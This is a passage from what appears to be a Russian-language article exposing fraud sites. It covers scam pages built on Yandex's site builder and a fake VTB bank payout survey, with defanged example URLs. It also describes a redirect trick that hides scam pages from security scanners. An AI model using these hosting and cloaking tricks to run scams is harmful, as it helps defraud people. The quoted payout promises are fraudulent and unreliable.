
➤ Скачать с FileDigger

➤ Скачать с NNMFiles

Взломанный сайт коммерческой фирмы

СОСЕДИ

Под этим методом я понимаю размещение мошеннических сайтов на «чужих» ресурсах. Например, hxxps://gatrade.turbo.site — в данном случае веб-страница создана в конструкторе сайтов от Яндекса.




gatrade.turbo.site

Газпром открывает новую платформу для россиян

Пример сайта, созданного в конструкторе Яндекса

В эту же категорию можно отнести сайты, созданные на квиз-платформах (это такие конструкторы онлайн-опросов). Найденный мною ранее пример мошеннического опроса уже не работает, остались лишь его следы в Google.



google.ru/search?q=inurl%3Apanel.quizgo.ru%2Fq%2F+втб&newwindow=1&biw=1536&bih=754&ei=wGU2Ye-KCLyC

inurl:panel.quizgo.ru/q/ втб

https://panel.quizgo.ru › ...

QuizGO

Уверен в каждом шаге. Пройди опрос от партнеров банка и получи на свой счет 1000 руб. Пройти опрос. 1. Вы являетесь клиентом **ВТБ** банка? Готово:0%.

https://panel.quizgo.ru/q/23157


Для участия в опросе заполните форму ниже

Получить выплату

Пример мошеннического опроса на платформе quizgo.ru

ВНУТРЯНКА

Еще один способ защиты мошеннических сайтов от сканеров служб безопасности. Если перейти по ссылке hxxps://invest-it.live, тебя переадресует в Google, а сама мошенническая страница находится «внутри» сайта, по адресу hxxps://invest-it.live/russian-platform.



invest-it.live/russian-platform/

РИА НОВОСТИ

